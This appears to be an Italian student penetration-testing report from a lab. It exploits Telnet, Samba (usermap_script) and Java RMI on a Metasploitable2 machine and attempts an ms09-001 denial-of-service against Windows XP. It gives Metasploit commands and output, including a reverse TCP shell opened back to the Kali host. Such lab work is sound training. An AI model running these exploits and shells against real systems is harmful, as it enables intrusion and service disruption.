

## Report di Esercizio di Penetration Testing

Data 16/01/23

### Introduzione:

Questo esercizio di penetration testing mira a esplorare e sfruttare vulnerabilità su diversi servizi sulla macchina Metasploitable2, compresi Telnet, Samba e Java RMI. Successivamente, verrà eseguito un attacco Denial of Service (DoS) sulla macchina Windows XP utilizzando l'exploit ms09-001 su Metasploit.

### Cosa si Intende per Exploit:

Un exploit è una sequenza di comandi, dati o procedure progettate per sfruttare una specifica vulnerabilità o debolezza in un sistema o software. L'obiettivo di un exploit è ottenere un accesso non autorizzato o privilegi elevati su un sistema, sfruttando debolezze nella sua sicurezza.

### Configurazione dell'ambiente:

La macchina di test Kali ha l'indirizzo IP 192.168.32.100.

La macchina Metasploitable è assegnata all'indirizzo IP 192.168.32.102.

### Esplorazione e Sfruttamento su Metasploitable2:

#### Telnet Version Scanning

Telnet è un protocollo di rete che consente la connessione remota a un sistema per l'accesso a una shell o a una sessione di comando. Non offre cifratura dei dati, rendendolo meno sicuro, ed è comunemente sostituito da protocolli più sicuri come SSH.

Iniziamo facendo una scansione con nmap per vedere le porte aperte e i servizi in ascolto sulla nostra macchina target.

Usiamo il comando:

- `nmap -sV 192.168.32.102`

```
kali@kali: ~  
(kali@kali)-[~]  
$ nmap -sV 192.168.32.102  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 04:06 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.32.102  
Host is up (0.0087s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet?  
25/tcp    open  smtp?  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login?  
514/tcp   open  shell?  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
21121/tcp open  ccproxy-ftp?  
3306/tcp  open  mysql?  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/su  
bmit/ .
```

Notiamo subito il servizio telnet in ascolto sulla porta 23 ma non vediamo la versione del servizio. Avviamo quindi metasploit framework con il comando msfconsole e procediamo con i comandi:

```
msf6 > search auxiliary/scanner/telnet/telnet_version
```

```
msf6 > use auxiliary/scanner/telnet/telnet_version
```

Utilizziamo il comando show options per vedere quali parametri bisogna settare per il funzionamento del modulo. Inoltre essendo un modulo ausiliario non necessita di payload. Continuiamo quindi settando l'host target con il comando:

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.32.102
```

ed avviamo l'attacco con il comando:

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```

Analisi dei risultati mostra la vulnerabilità Telnet.



Dagli screen notiamo che oltre alla versione del servizio telnet l'attacco ha permesso di recuperare anche le credenziali di accesso dell'utente della macchina target.

Procediamo quindi al collegamento con la macchina target tramite telnet con il comando:

- telnet IP target

Eccoci all'interno della macchina target, precisamente la shell dove è possibile eseguire comandi da remoto sulla macchina attaccata.

### Exploiting Samba:

Samba è un software open-source che facilita la condivisione di file e stampanti tra sistemi operativi diversi, inclusi quelli basati su Windows e UNIX. Samba implementa il protocollo SMB/CIFS per la comunicazione e la condivisione di risorse di rete.

Identificazione del servizio Samba:

Grazie alla scansione di nmap fatta in precedenza abbiamo deciso di provare un exploit sul servizio SMB tramite metasploit framework.

Utilizzo di Metasploit per l'exploit su Samba:

L'exploit che utilizzeremo in questo esercizio è l'exploit «multi/samba/usermap\_script» che sfrutta la vulnerabilità del parametro di configurazione «username map script» di smb per iniettare codice arbitrario sulla macchina target.

```
msf6 > search multi/samba/usermap_script
```

```
msf6 > use exploit/multi/samba/usermap_script
```

```
msf6 > show options
```

L'exploit ha bisogno del parametro di configurazione «RHOSTS» che, configureremo con l'IP della macchina target Metasploitable.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.32.102
```

Il payload da utilizzare per questa sessione di MSFConsole è cmd/unix/reverse

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_tcp
```

Eseguiamo nuovamente «show options» per controllare i parametri di configurazione necessari per l'esecuzione del payload. Configuriamo i parametri di conseguenza, con l'IP della nostra Kali Linux.

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.32.100
```

```
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
msf6 >
msf6 > search multi/samba/usermap_script

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/multi/samba/usermap_script       2007-05-14      excellent No      Samba "username map scrip
t" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_
script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/usin
g-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.32.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] Command shell session 1 opened (192.168.32.100:4444 -> 192.168.32.102:49066) at 2024-01-16 04:37:4
9 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:53:f4:b5
          inet addr:192.168.32.102 Bcast:192.168.32.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe53:f4b5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1338 (1.3 KB)  TX bytes:7477 (7.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28949 (28.2 KB)  TX bytes:28949 (28.2 KB)
```

L'exploit è avvenuto con successo, abbiamo stabilito una connessione con la macchina target per il controllo remoto. Eseguiamo il comando ifconfig per assicurarci che siamo sulla macchina target, ed infatti nella configurazione di rete è possibile vedere l'IP della macchina metasploitable.

### Exploiting Java RMI:

Java RMI è un meccanismo che consente a oggetti Java di invocare metodi su oggetti remoti. Utilizzato per la comunicazione tra processi Java distribuiti, RMI permette l'esecuzione di codice su una macchina remota come se fosse eseguito localmente, consentendo la costruzione di sistemi distribuiti in ambiente Java.

Dalla scansione nmap sulla porta 1099 TCP della nostra Metasploitable è attivo un servizio Java-RMI.

### Utilizzo di Metasploit per l'exploit su Java RMI:

Avviamo metasploit e cerchiamo dei moduli associati al servizio java rmi

```
msf6 > search java_rmi
```

Trovato il modulo proseguiamo con:

```
msf6 > use exploit/multi/misc/java_rmi_server
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.32.102
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Verifica dell'efficacia dell'exploit.

```
Terminal
Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMI ConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
----
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099             yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               The URI to use for this exploit (default is random)
```

Attacco Denial of Service (DoS) su Windows XP:

Eseguiamo una scansione con nmap sulle porte conosciute del servizio samba (SMB)

```
(kali@kali)-[~]
$ nmap -sV -Pn -p 139,445 192.168.32.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-16 05:35 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.32.130
Host is up.

PORT      STATE      SERVICE      VERSION
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/support/.
Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds

(kali@kali)-[~]
$
```

Windows è protetto da firewall per cui notiamo subito lo stato (filtered) della porta. Il servizio microsoft-ds corrisponde al servizio SMB ma dato il firewall non conosciamo la versione.

Attivazione del Servizio MSFConsole,

Attivazione del servizio dell'exploit ms09-001:

```
msf6 > search ms09-001
```

Questo è un modulo ausiliario e non necessita di caricare un payload procediamo quindi:

```
msf6 > use auxiliary/dos/windows/smb/ms09_001_query
```

```
msf6 auxiliary(dos/windows/smb/ms09_001_query) > show options
```


```
msf6 auxiliary(dos/windows/smb/ms09_001_query) > set RHOSTS 192.168.32.130
```

Esecuzione del modulo:

```
msf6 auxiliary(dos/windows/smb/ms09_001_query) > exploit
```

Risultato dell'Attacco DoS:

L'attacco DoS dovrebbe causare un "denial of service" sulla macchina Windows XP, mostrando inizialmente una schermata blu di errore. Purtroppo il crash del sistema windows xp non è avvenuto nonostante l'exploit sia avvenuto con successo.



```
msf6 > search ms09-001

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/windows/smb/ms09_001_write  normal         No     Microsoft SRV.SYS WriteAndX Invalid DataOffset

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write

msf6 > use 0
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

Name      Current Setting  Required  Description
-  -  -  -  -
RHOSTS    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
```



```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.32.130
RHOSTS => 192.168.32.130
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.32.130

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
```

## Conclusione:

L'esercizio di penetration testing ha evidenziato con successo l'esplorazione e lo sfruttamento di vulnerabilità su servizi come Telnet, Samba e Java RMI sulla macchina Metasploitable2. Successivamente, è stato eseguito un attacco Denial of Service sulla macchina Windows XP utilizzando l'exploit ms09-001 su Metasploit. L'utilizzo di Metasploit ha dimostrato la versatilità degli strumenti di penetration testing nel testare e valutare la sicurezza di sistemi e reti.